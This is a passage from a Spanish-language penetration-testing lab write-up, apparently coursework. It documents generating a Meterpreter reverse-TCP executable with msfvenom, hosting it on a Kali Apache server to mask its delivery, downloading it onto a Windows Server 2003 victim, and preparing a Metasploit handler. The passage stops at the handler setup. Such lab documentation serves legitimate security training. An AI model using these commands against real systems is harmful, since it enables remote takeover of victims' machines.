- msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.128.100.5 LPORT=4678 -f exe > /home/kali/LAB-KEVIN/laboratorio3.exe

  Detalles importantes:

- **Payload:** windows/meterpreter/reverse_tcp (conexión reversa a Kali Linux)
- **LHOST:** 192.128.100.5 (IP de Kali Linux)

- **LPORT:** 4678 (puerto de escucha en Kali)
- **Formato:** EXE (ejecutable de Windows)
- **Tamaño:** 73,802 bytes

El archivo laboratorio3.exe queda guardado en el directorio LAB-KEVIN y está listo para ser subido al servidor web del Windows Server 2003. Este payload permitirá establecer una conexión de Meterpreter cuando sea ejecutado en la máquina víctima.

5.1.17 Confirmando que el servidor web local está activo para alojar el payload



Ilustración 17. Verificación del Servicio Apache en Kali Linux

En esta imagen se muestra el comando service apache2 status ejecutado para verificar el estado del servidor web Apache en Kali Linux. El resultado muestra que el servicio está:

- **Active (running):** El servidor Apache está funcionando correctamente

Esto confirma que el servidor web de Kali está listo para alojar el archivo laboratorio3.exe y permitir que el Windows Server 2003 lo descargue a través de la red.

5.1.18 Configuración de permisos y remover el payload al directorio web



Ilustración 18. Preparación del Directorio Web de Apache

En esta imagen se muestran los comandos usados para preparar el servidor web de Kali:

1. **Navegación al directorio web:** cd /var/www/html (directorio por defecto de Apache)

2. **Asignación de permisos totales:** chmod 777 /var/www/html (permite lectura, escritura y ejecución para todos)
3. **Listado de archivos:** ls (muestra index2.html, index.nginx-debian.html y satena.exe)
4. **Renombrado de archivo:** mv index2.html laboratorio3.html (prepara una página web para enmascarar el payload)

5.1.19 Mover el archivo malicioso al directorio de Apache para su descarga



Ilustración 19. Copia del Payload al Servidor Web

En esta imagen se muestran los comandos utilizados para transferir el payload al servidor web:

1. **Navegación entre directorios:**
    - cd /home/kali/LAB-KEVIN (directorio donde se generó el payload)
    - cd /var/www/html (directorio principal del servidor web)
2. **Copia del archivo:**
    - cp laboratorio3.exe /var/www/html (copia el ejecutable malicioso al servidor web)
3. **Verificación:**
    - ls en ambos directorios confirma que el archivo laboratorio3.exe ahora está disponible en /var/www/html/

Esto permite que el payload sea accesible a través de la URL http://192.128.100.5/laboratorio3.exe desde el Windows Server 2003 para la descarga del archivo malicioso.

5.1.20 Verificación de que el payload está disponible para descarga



Ilustración 20. Listado del Servidor Web de Kali Linux

Esta imagen muestra el listado del directorio web de Apache (http://192.128.100.5/) visto desde el navegador de Windows Server 2003. Se confirma que:

- El archivo **laboratorio3.exe** (72KB) está disponible en el servidor
- La fecha de modificación coincide con la hora de carga del payload
- El servidor Apache/2.4.63 está funcionando correctamente en la IP 192.128.100.5
- El archivo puede ser descargado directamente mediante un enlace web

Esto significa que el Windows Server 2003 puede acceder y descargar el archivo malicioso simplemente visitando esta URL, completando la fase de preparación para el ataque.

5.1.21 Windows Server 2003 descargando el archivo malicioso laboratorio3.exe



Ilustración 21. Descarga del Payload desde el Servidor Web

Esta imagen muestra la ventana de descarga de Internet Explorer en Windows Server 2003. Se observa que:

- El navegador está accediendo al servidor web de Kali Linux (192.128.100.5)
- El usuario está guardando el archivo **laboratorio3.exe** en el equipo
- El tipo de archivo se identifica como "Aplicación" (ejecutable)
- La descarga se realiza a través del protocolo HTTP

El payload malicioso es transferido al servidor Windows Server 2003, listo para ser ejecutarse y establecer la conexión con Kali Linux.

5.1.22 Confirmación de la descarga completa del archivo malicioso



Ilustración 22. Descarga Exitosa del Payload en Windows Server 2003

Esta imagen muestra el mensaje de descarga exitosa en Internet Explorer:

- **Archivo:** laboratorio3.exe (72.0 KB)
- **Origen:** 192.128.100.5 (servidor Kali Linux)
- **Ubicación guardada:** C:\Documents and Settings...\laboratorio3.exe

El payload ha sido transferido exitosamente al Windows Server 2003 y está listo para ser ejecutado.

5.1.23 Preparación para recibir la conexión del payload



Ilustración 23. Búsqueda del Módulo Multi/Handler en Metasploit

En esta imagen se muestra el comando search multi/handler ejecutado dentro de **msfconsole**.

Nota: Antes de este paso, se ingresó a Metasploit con el comando msfconsole. El multi/handler es el componente que recibirá la conexión del payload enviado al servidor vulnerable.

5.1.24 Preparación del handler para recibir la conexión del Windows Server 2003



Ilustración 24. Configuración del módulo handler en Metasploit

